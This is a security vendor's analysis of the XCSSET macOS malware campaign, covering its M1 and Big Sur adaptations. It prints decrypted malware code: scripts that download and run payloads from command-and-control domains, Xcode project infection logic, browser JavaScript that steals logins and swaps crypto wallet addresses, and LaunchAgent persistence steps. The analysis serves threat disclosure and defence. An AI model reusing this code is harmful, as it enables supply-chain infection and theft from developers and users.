XCSSET Quickly Adapts to macOS 11 and M1 based Macs

By Steven Du, Dechao Zhao, Luis Magisa, Ariel Neimond Lazaro (words)

Published: 2021-04-16 · Archived: 2026-04-05 21:31:33 UTC

This latest update details our new research on XCSSET, including the ways in which it has adapted itself to work on both ARM64 and x86_x64 Macs.

By: Steven Du, Dechao Zhao, Luis Magisa, Ariel Neimond Lazaro Apr 16, 2021 Read time: 8 min (2116 words)

Last year, we first found XCSSET, which targeted Mac users by infecting Xcode projects. Initially reported as a malware family, in light of our recent findings it is now classified as an ongoing campaign. This latest update details our new research regarding XCSSET, including the ways in which it has adapted itself to work on both ARM64 and x86_x64 Macs, as well as other notable payload changes.

In our first blog post and technical brief on XCSSET, we discussed at length the dangers it posed to Xcode developers and how it exploited two macOS vulnerabilities to maximize what it can take from an infected machine. Our follow-up update covered the third exploit we found that takes advantage of other popular browsers in macOS to implant a Universal Cross-site Scripting (UXSS) injection.

Big changes for macOS 11 Big Sur

Last November, Apple released its operating system Big Sur alongside new Mac products equipped with ARM-based M1 processors. Software with x86_64 architecture can still run on macOS 11 with the help of Rosetta 2, an emulator built into Big Sur, but most software developers may prefer to update their software so it can support ARM64.

According to Kasperskyopen on a new tab, new samples from the malware were discovered that can run on Macs with the new M1 chip. We checked the binary files downloaded from the command and control (C&C) server and discovered that nearly all of them were files containing both x86_x64 and ARM64 architectures, save for three that only had an x86_64 architecture. Besides adding support for the M1 chip, XCSSET malware has taken other actions to fit macOS 11 Big Sur as well.

As mentioned in our first technical brief, this malware leverages the development version of Safari to load malicious Safari frameworks and related JavaScript backdoors from its C&C server. It hosts Safari update packages in the C&C server, then downloads and installs packages for the user's OS version. To adapt to the newly-released Big Sur, new packages for "Safari 14" were added (Figure 1). As we've observed in *safari_remote.applescript*, it downloads a corresponding Safari package according to the user's current browser and OS versions (Figure 2).



Figure 1. Safari 14 packages

```
-- Big Sur
if macOsVersion contains "11." then
    if safariVersion contains "14" then
        set downloadFile to "https://<?=$domain?>/agent/bin/Safari_14_BigSur.zip"
    end if
    if safariVersion contains "14.0.1" then
        set downloadFile to "https://<?=$domain?>/agent/bin/Safari_14_0_2_BigSur.zip"
    end if
    if safariVersion contains "14.0.2" then
        set downloadFile to "https://<?=$domain?>/agent/bin/Safari_14_0_2_BigSur.zip"
    end if
    if safariVersion contains "14.0.3" then
        set downloadFile to "https://<?=$domain?>/agent/bin/Safari_14_0_2_BigSur.zip"
    end if
end if
```

Figure 2. safari_remote.applescript

Imitation apps for Big Sur are also created from malicious AppleScript files, in which icon files are downloaded from a C&C server, then their *info.plist* files are modified so that the fake app's icon is convincingly disguised as that of the legitimate app it's trying to imitate.

The malware's latest modules, such as the new *icons.php* module introduces changes to the icons to fit their victim's OS (Figure 5). For example, a fake Finder's icon for macOS versions 10.15 and lower has a downloaded icon file named *Finder.icns* with square corners (Figure 3), whereas macOS 11.1 has a downloaded icon file named *FinderBigSur.icns* and has an icon with rounded corners (Figure 4) to mimic the ones used in Big Sur.

Figure 3. Finder Icon (10.15)

Figure 4. Finder Icon (11.1)

```
set macOsVersion to do shell script "defaults read loginwindow SystemVersionStampAsString"

do shell script ("curl -sk -o " & icnsFile & " 'https://<?=$domain?>/agent/bin/icons.php?icon=Finder&os=" & macOsVersion & "'")
```

Figure 5. The calling icons.php script

Getting past macOS 11's security features

The beta 6 version of macOS Big Sur 11 onwards does include new security requirements to better detect any code modifications. Executables must now be signed before they are allowed to run, though a simple ad-hoc signature will suffice. However, this doesn't apply to translated x86 binaries that run under Rosetta 2, nor a macOS 11 that runs on an Intel-based platform.

In all AppleScript modules, instead of the *open* command a new *launchApp* function is used to execute a fake app made from malicious AppleScript (Figure 6).

```
--do shell script ("open " & targetAppFile & " &> /dev/null & echo $!")

launchApp(targetAppFile, true)
```

Figure 6. The launchApp calling function

But as we have seen from its source code, the malware can cleverly circumvent macOS 11's new security policies: Its fake apps and files are codesigned with an ad-hoc signature using the codesign --force --deep -s - command. The malware then downloads its own open tool from its C&C server that comes pre-signed with an ad-hoc signature, whereas if it were on macOS versions 10.15 and lower, it would still use the system's built-in open command to run the apps.

The main routine of the open tool is as follows:

- Require an app bundle as argument. For example: *open xcode.app*
- Launch the *{app bundle}\Contents\macOS\applet*
- Check if the *wait* parameter is included, For example: *open xcode.app wait*
- Launch the *{app bundle}\Contents\macOS\applet*
- Continuously check if the target app is included in the running process using the following commands: */bin/bash -c ps aux | grep -v grep | grep -ci '{app bundle}/Contents/macOS/applet' || echo 0 2>&1 &>/dev/null*

Interestingly, even though the */usr/bin/open* command works fine for fake apps on M1 systems, it still uses its own *open* tool.

```
on launchApp(appFile, background)
    set macOsVersion to do shell script "defaults read loginwindow SystemVersionStampAsString"
    if macOsVersion contains "11." then
        try
            do shell script "codesign --force --deep -s - " & appFile
        end try
        set openHelper to quoted form of (do shell script ("echo ~/Library/Caches/open"))
        try
            do shell script "curl -ks -o " & openHelper & " https://{$domain}/agent/bin/open --create-dirs"
            -- do shell script "[[ -e " & openHelper & " ]] || curl -ks -o " & openHelper & " https://{$domain}/agent/b
in/open --create-dirs"
            do shell script "chmod +x " & openHelper
        on error the errorMessage number the errorNumber
            log ("failed downloading open Helper: " & errorMessage)
            return
        end try

        if background then
            do shell script (openHelper & " " & appFile & " &> /dev/null & echo $!")
        else
            do shell script (openHelper & " " & appFile & " wait")
        end if
    else
        -- Catalina and lower
        if background then
            do shell script ("open " & appFile & " &> /dev/null & echo $!")
        else
            do shell script ("open -W " & appFile)
        end if
    end if
end launchApp
```

Figure 7. launchApp script

Other features and payloads of XCSSET

Days after we released our second technical brief on this malware, a new domain named "trendmicronano[.]com" was added to its C&C server. Although it contains the keywords "trend micro", it has nothing to do with Trend Micro. So far, six active C&C domains share the same IP address of 94[.]130[.]27[.]189:

- Titian[.]com
- Findmymacs[.]com
- Statsmag[.]com
- Statsmag[.]xyz
- Adoberelations[.]com
- Trendmicronano[.]com

bootstrap.applescript

The bootstrap.applescript module, which is called by binary Pods and contains the logic to call other malicious AppleScript modules, has also undergone some noteworthy changes:

- Machines with the username "apple_mac," identified as physical machines with the M1 chip, are then used to test if new Mach-O files with ARM architecture can work properly on M1 machines (Figure 8)
- Calls a new *screen_sim* module instead of a *screen* module (Figure 9)
- Added support for Chromium browser (Figure 10)
- In its previous version, we observed that the chrome_data and opera_data modules were only called when the language contains "IN" for India (Figure 11), but in this latest iteration the *chrome_data* module is called along with the *replicator* module. In addition, the call for *opera_data* has been commented out (Figure 12)

```
if userName is equal to "apple_mac" then
        boot("chrome_remote", true)
        boot("firefox_remote", true)
        boot("opera_remote", true)
        boot("yandex_remote", true)
        boot("brave_remote", true)
        boot("edge_remote", true)
        boot("360_remote", true)
        boot("chromium_remote", true)
        return
end if
```

Figure 8. Testing code for the bootstrap.applescript module

```
if moduleName is equal to "screen_sim" and (macOsVersion contains "10.15" or macOsVersion contains "11.") then
        set appName to "SimulatorTrampoline.xpc"
end if
```

Figure 9. New component of the bootstrap.applescript module

```
    boot("brave_remote", true)
    boot("edge_remote", true)
    boot("360_remote", true)
    boot("chromium_remote", true)
```

Figure 10. The bootstrap.applescript module added support for a new browser

```
if theLang contains "IN" then
        boot("chrome_data", true)
        boot("opera_data", true)
end if
```

Figure 11. The previous version of the bootstrap.applescript module

```
if currentTimestamp - reportFileCreationDate > 43200 or userName is equal to "userx" then

        delay 600 -- 600

        boot("chrome_data", true)
        --boot("opera_data", true)

        boot("replicator", true)
```

Figure 12. The latest version calls the replicator module

replicator.applescript

The replicator.applescript module is responsible for injecting local Xcode projects with malicious code. We've observed that this module uses more varied file names in this latest version compared to its predecessor. The new file names used by this module are as follows:

Script file names:

- Assets.xcassets
- Asset.xcasset
- xcassets.folder
- build.file

Mach-O file name:

- cat

The replicator.applescript module infects Xcode developer projects by inserting a function that calls its malicious components during the build phase or the build rule. In previous versions, these code snippets inserted in the build phase or build rule were assigned hard-coded IDs, but this latest iteration added a new function that automatically generates random IDs. According to its logic (Figure 13), this random ID will always end with the postfix "AAC43A," which is used to identify and remove the old infection snippet in preparation for a new infection (Figure 14). We were able to locate 10 public GitHub repositories infected with this malware, but these all had old hard-coded IDs. Repositories infected with the latest variant have yet to be found.

Originally, the inserted script during the build phase or build rule calls a bash script file, which refers to Mach-O binary files as "Pods" (Figure 15). However, in this latest version, the script calls a Mach-O binary file "cat" directly and is assigned the value of the AUTO_CLEAN_PROJ variable, which is currently set to "false" (Figure 16).

```
on generateHexPhaseName()
	set randomString to ""

	repeat with x from 1 to 18
		set randomChar to ASCII character (random number from 65 to 70)
		set randomNum to ASCII character (random number from 48 to 57)
		set choice to random number from 1 to 2
		if choice is equal to 1 then
			set randomString to randomString & randomChar
		else
			set randomString to randomString & randomNum
		end if
	end repeat

	set randomString to randomString & "AAC43A"

	return randomString

end generateHexPhaseName
```

Figure 13. Random ID Generator

```
on cleanOldMess(theItem)

	set pbxFile to quoted form of the (theItem & "/project.pbxproj")

	try

		do shell script "perl -ni -e 'print unless /(.*)AAC43A(.*),/' " & pbxFile & " > /dev/null 2>&1"

		do shell script "sed -i '' '/.*AAC43A/,/};/d' " & pbxFile
```

Figure 14. Postfix use case

```
		shellScript = \"# This output is used by Xcode 'outputs' to avoid re-running this script phase.\\n\\
ncat \\\\\"\\${PROJECT_FILE_PATH}/xcuserdata/.xcassets/" & shName & "\\\\\" | bash\";
```

Figure 15. The previous version of build phase script

```
		shellScript = \"# This output is used by Xcode 'outputs' to avoid re-running this script phase.\\n\\
n\\\\\"\\${PROJECT_FILE_PATH}/xcuserdata/.xcassets/" & catName & "\\\\\" " & AUTO_CLEAN_PROJ & "\";
```

Figure 16. The latest version of build phase script

agent.php

In our analysis of the latest JavaScript codes from agent.php, which hosts many of the codes used in handling requests to manipulate browsers, we've also discovered that, unlike its previous version, the malware now tries to steal confidential data from the following sites:

- 163.com
- Huobi
- binance.com
- nncall.net
- Envato
- login.live.com

For cryptocurrency trading platform Huobi, the malware not only steals account information but is now able to replace the address in a user's cryptocurrency wallet — a new feature that did not exist in the previous version (Figure 18).

```
if (window.location.href.includes("envato")) {
    (function() {
        function logme() {
            var email = document.querySelector("#username").value;
            var pass = document.querySelector("#password").value;
            var mess = "Envato: \\n" + email + ":" + pass;
            sendMessage(mess);
        }
        if (document.querySelector("#username")) {
            document.querySelector(".nCP5yc").onclick = function(e) {
                logme();
            }
            document.onkeydown = function(event) {
                if (event.which == 13 || event.keyCode == 13) {
                    logme();
```

Figure 17. Stealing Envato account information

```
if (window.location.href.includes("huobi") && window.location.href.includes("finance")) {
    (function() {
        var myAddr = {
            "USDT": "0x9520DaF0DB11Ed1B4b675f574C0e2c7dF34a3037",
            "BTC": "LcjinwwDScCgLKGFpsAF7cw8kgFQqyFFjG",
            "LTC": "LcjinwwDScCgLKGFpsAF7cw8kgFQqyFFjG",
            "ETH": "0x9520DaF0DB11Ed1B4b675f574C0e2c7dF34a3037"
        };
        var handler = function(e) {
            var field = document.getElementById("controlAddress");
            var symbol = document.querySelector("span.addon-tag");
            if (field && symbol) {
                symbol = symbol.innerText;
                if (myAddr[symbol]) {
                    field.value = myAddr[symbol];
                    sendMessage("just digitized " + symbol + " address at huobi with " + myAddr[symbol]);
                }
            }
        };
```

Figure 18. Replacing Huobi wallet addresses

New Findings on the Landing Mach-O File

As previously discussed, we have found that nearly all the binary files that were downloaded directly from the C&C server have changed from Mach-O files with an x86_64 architecture to universal binary files with both x86_64 and ARM64 architectures, with three notable exceptions: “cat” and “Pods” are landing Mach-O binary files triggered by infected Xcode projects, while “open” is used to execute all fake apps compiled from malicious AppleScript script files. Upon further investigation, we’ve come across new findings as to why these were not updated to support ARM64:

The *cat* Mach-O binary file is generated by the Shell Script Compiler (shc), an open-source tool used to generate a local executable binary file from an input shell script file. Users can find its source code from GitHub and easily install it using local package management tools like Homebrew for macOS, or Yellowdog Updater Modified (YUM) and apt-get for Linux. Although there is a tool called UnShc that can decompile binary files generated by shc, it doesn’t work well for files from the latest version of shc.

Because of this, we still had to examine the payload from *cat* using proper debugging methods: First, we got a decrypted shell script from *cat*, whose main payload is downloading and executing other Mach-O binary *Pods* from the C&C server (Figure 19). *Pods*, likewise generated by shc, has the same file size as *cat*. We used the same debugging methods to procure a decrypted shell script from it.

```
STR_ONE=$(echo "58 2d 55 73 65 72 3a" | xxd -p -r) # X-User:
STR_TWO=$(echo "58 2d 4d 6f 64 75 6c 65 3a 20 63 61 74" | xxd -p -r) # X-Module: cat
STR_THREE=$(echo "61 70 70 6c 65 2f 6c 6f 67 2e 70 68 70" | xxd -p -r) # apple/log.php
STR_FOUR=$(echo "6c 61 75 6e 63 68 65 64" | xxd -p -r) # launched
STR_FIVE=$(echo "61 70 70 6c 65 2f 62 69 6e 2f 50 6f 64 73" | xxd -p -r) # apple/bin/Pods



DOMAIN_ONE=$(echo "74 72 65 6e 64 6d 69 63 72 6f 6e 61 6e 6f 2e 63 6f 6d" | xxd -p -r) # trendmicronano.com
DOMAIN_TWO=$(echo "61 64 6f 62 65 72 65 6c 61 74 69 6f 6e 73 2e 63 6f 6d" | xxd -p -r) # adoberelations.com
DOMAIN_THREE=$(echo "66 69 6e 64 6d 79 6d 61 63 73 2e 63 6f 6d" | xxd -p -r) # findmymacs.com
DOMAIN_FOUR=$(echo "73 74 61 74 73 6d 61 67 2e 63 6f 6d" | xxd -p -r) # statsmag.com
DOMAIN_FIVE=$(echo "73 74 61 74 73 6d 61 67 2e 78 79 7a" | xxd -p -r) # statsmag.xyz



ACTIVE_DOMAINS=(${DOMAIN_ONE} ${DOMAIN_TWO} ${DOMAIN_THREE} ${DOMAIN_FOUR} ${DOMAIN_FIVE})
TARGET_DOMAIN=${ACTIVE_DOMAINS[RANDOM%${#ACTIVE_DOMAINS[@]}]}


logme()
{
    curl --connect-timeout 11 -s -k -d "$1" -H "$STR_ONE $USER" -H "$STR_TWO" "https://$TARGET_DOMAIN/$STR_THREE
" > /dev/null 2>&1
}


curl --connect-timeout 12 -s -k "https://$TARGET_DOMAIN" > /dev/null || exit 0

logme "$STR_FOUR $TARGET_DOMAIN"

# Arrange for the temporary file to be deleted when the script terminates
trap 'rm -f "/tmp/exec.$$"' 0
trap 'exit $?' 1 2 3 15

curl --connect-timeout 11 -s -k -o /tmp/exec.$$ "https://$TARGET_DOMAIN/$STR_FIVE"

# Make the temporary file executable
chmod +x /tmp/exec.$$

# Execute the temporary file
/tmp/exec.$$ "$BASEDIR" $AUTOCLEAN "$TARGET_DOMAIN"&@
```

Figure 19. The “cat” Mach-O binary file

Once decrypted, the shell script from *Pods* were shown to be quite complicated and able to:

1. 1Connect to *https://$TARGET_DOMAIN/apple/prepod.php* in an attempt to get remote command. The expected return result is AppleScript string. If the return result doesn’t come up empty, *osascript -e* is called to execute it. So far, the return result has been empty.
2. Read *$HOME/Library/Caches/GameKit/.report*, and if this file exists, use its contents as the target directory. Otherwise, it randomly selects a path from the following:
    - *"$HOME/Library/Application Support/iCloud"*
    - *"$HOME/Library/Application Scripts/com.apple.AddressBook.Shared"*
    - *"$HOME/Library/Group Containers/group.com.apple.notes"*
    - *"$HOME/Library/Containers/com.apple.routerd"*
3. Read *$HOME/Library/Caches/GameKit/.plist*, and if this file exists, use its contents as the path for a plist file of a persistent item. Otherwise, it randomly selects a path from the following:
    - *"$HOME/Library/LaunchAgents/com.apple.net.core.plist"*
    - *"$HOME/Library/LaunchAgents/com.apple.auditor.plist"*
    - *"$HOME/Library/LaunchAgents/com.google.keystone.plist"*
    - *"$HOME/Library/LaunchAgents/com.google.keystone.plist"*
4. Use macOS’s *osacompile* command to compile embedded AppleScript (Figure 20) to acquire a fake Xcode.app. The embedded AppleScript contains some encrypted string, making it difficult to read. But after decrypting, we discovered its main payload:
    1. Send an http request to com.php by executing a command: *curl -sk -d 'user=<username>&build_vendor=default&build_version=default' https://<domainname>/apple/com.php*. As a result, it obtains a new AppleScript file’s content. Based on this, we believe it to be bootstrap.applescript.

2. Use the *osacompile -x* command to compile the AppleScript content from the curl command to a run-only AppleScript, then execute it.

5. Create the file *$HOME/Library/Caches/GameKit/AppleKit* and write the path of Xcode.app's main Mach-O file (*Contents/macOS/applet*) into it.
6. Create the file *$TARGET_PLIST_FILE* that launches *$HOME/Library/Caches/GameKit/AppleKit*. Then it calls the *launchctl load* command to load the plist file, so the AppleKit file is executed, and in turn, execute the fake Xcode.app.
7. Write the following files:
    - *"$HOME/Library/Caches/GameKit/.report" – "$TARGETDIR/Xcode.app"* compiled by malware
    - *"$HOME/Library/Caches/GameKit/.plist" – "$TARGET_PLIST_FILE"* persistence created by malware
    - *"$HOME/Library/Caches/GameKit/.domain"* - domain used by malware
8. Finally, an interesting function in the shell script is *clean_proj* (Figure 21), which is used to disinfect the current infected Xcode project. The calling condition of *clean_proj* is *"$AUTOCLEAN=true"*(Figure 22), but as mentioned earlier, currently the variable's value is false.

```
read -r -d '' PAYLOAD << EOM
global ds
global d
global di

set ds to {"ØÖÉÒÈÑÍÇÖÓÒÀÒÓ<92>ÇÓÑ", "ÀÈÓÆÉÖÉÐÀØÍÓÒ×<92>ÇÓÑ", "ÊÍÒÈÑÝÑÁÇ×<92>ÇÓÑ", "×ØÁØ×ÑÁË<92>ÇÓÑ", "×ØÁØ×ÑÁË<9
2>ÜÝÞ"}

set di to 1
set d to item di of ds

on xe(_str)
    set x to id of _str
    repeat with c in x
        set contents of c to c - (102 - 2)
    end repeat
    return string id x
end xe

on m()
    -- log "domain used " & xe(d)
    set dF to POSIX path of ((path to me as text) & "::")
    set tF to quoted form of (dF & xe("§ÓÒØÁÍÒÉÖ×")) -- /Containers
    do shell script "rm -rf " & tF
    do shell script "mkdir -p " & tF
    set f to quoted form of (dF & xe("§ÓÒØÁÍÒÉÖ×<93>Á")) -- /Containers/a
    set un to do shell script xe("ÛÍÓÁÑÍ") -- whoami
    do shell script "curl -sk -d '" & xe("Ù×ÉÖ") & "=" & un & "&" & xe("ÆÙÍÐÈÃÚÉÒÈÓÖ") & "=$BUILD_VENDOR&" & xe(
"ÆÙÍÐÈÁÚÉÖ×ÍÔÒ") & "=$BUILD_VERSION' https://" & xe(d) & "/" & xe("ÂÔÔÐÉ<93>ÇÓÑ<92>ÔÎÔ") & " | " & xe("Ô×ÁÇÓÑÔÍÐ
É") & " -x -o " & f
    do shell script xe("Ó×Á×ÇÖÍÔØ") & " " & f & " > /dev/null 2>&1"
    do shell script "rm -f " & f
end m
```

Figure 20. Embedded AppleScript code

```
clean_proj()
{

    perl -ni -e 'print unless /(.*)AAC43A(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1


    perl -ni -e 'print unless /(1D60589F0D05DD5A006BFC54)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1
    perl -ni -e 'print unless /(1D3623260D0F684500981D51)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1

    perl -ni -e 'print unless /(3F708E50247A0EB6004066FD)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1
    perl -ni -e 'print unless /(162E3FD122D63A22006D904C)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1
    perl -ni -e 'print unless /(162E3FD122D63A22006D902C)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1

    perl -ni -e 'print unless /(167012E12301506800C38AA3)(.*),/' "$BASEDIR/project.pbxproj" > /dev/null 2>&1

    rm -rf "$BASEDIR/xcuserdata/.xcassets/" || true

}
```

Figure 21. Clean_proj for disinfection

```
if [[ "$AUTOCLEAN" = true ]]; then
clean_proj
fi
```

Figure 22. Disinfect only when AUTOCLEAN is true

Trend Micro Solutions

To protect systems from this type of threat, users should only download apps from official and legitimate marketplaces. Users can also consider multilayered security solutions such as Trend Micro Antivirus for Macproducts and Trend Micro Maximum Securityproducts, which provides comprehensive security and multidevice protection against cyberthreats.

Enterprises can take advantage of Trend Micro's Smart Protection Suitesproducts with XGen™ security, which infuses high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity or endpoint.

Indicators of Compromise

Filename	SHA256	Trend Micro Detection I
replicator.applescript	3631d9485d2e61bb86a71a007d5420d132938cc1f9dacbc6d2eef0dcd8dc040c	Trojan.macOS.XCSSET
safari_remote.applescript	5acf6821d44545bfcd3446e2bdf589bc16972f76cc9137cb364954829df520d2	Trojan.macOS.XCSSET
pods_infect.applescript	66057e5672a0e3c564563f99881fc57b604e6c91a992b6a937d0077636200497	Trojan.macOS.XCSSET
cat	74df6fee1c5d18dc8f0dad1263199ab4392088fd5faaae95ae05b377207fff05	TrojanSpy.macOS.XCS
screen_sim.applescript	86f3195ea91953e0e560ac474e34218a919c89ba433dc3a1eb935800b2acb7f7	Trojan.macOS.XCSSET
Pods shellscript	8aaf02565161bd88f033d2419104a4cb452a4808363b05cdff43b5781f78e01d	Trojan.SH.XCSSET.B
Pods	a018213ac9202119eb7a6d58603f8dbb2fdde26b9639d852e5e426ecbfc3545f	TrojanSpy.macOS.XCS
cat shellscript	a191c9657abbc528640bd2217f479fbecb33c85ca0e37a2ea309225bb0cbf2ce	Trojan.SH.XCSSET.B
bootstrap.applescript	cdbc86b5828fc6e8f9747bbd298bdf19d0047622c9e69f9b0877ee4106b3768	Trojan.macOS.XCSSET

IP/Domain	Category
94[.]130[.]27[.]189	C&C Server
Adoberelations[.]com	
Findmymacs[.]com	
Statsmag[.]com	
Statsmag[.]xyz	
Titian[.]com	
Trendmicronano[.]com	

Tags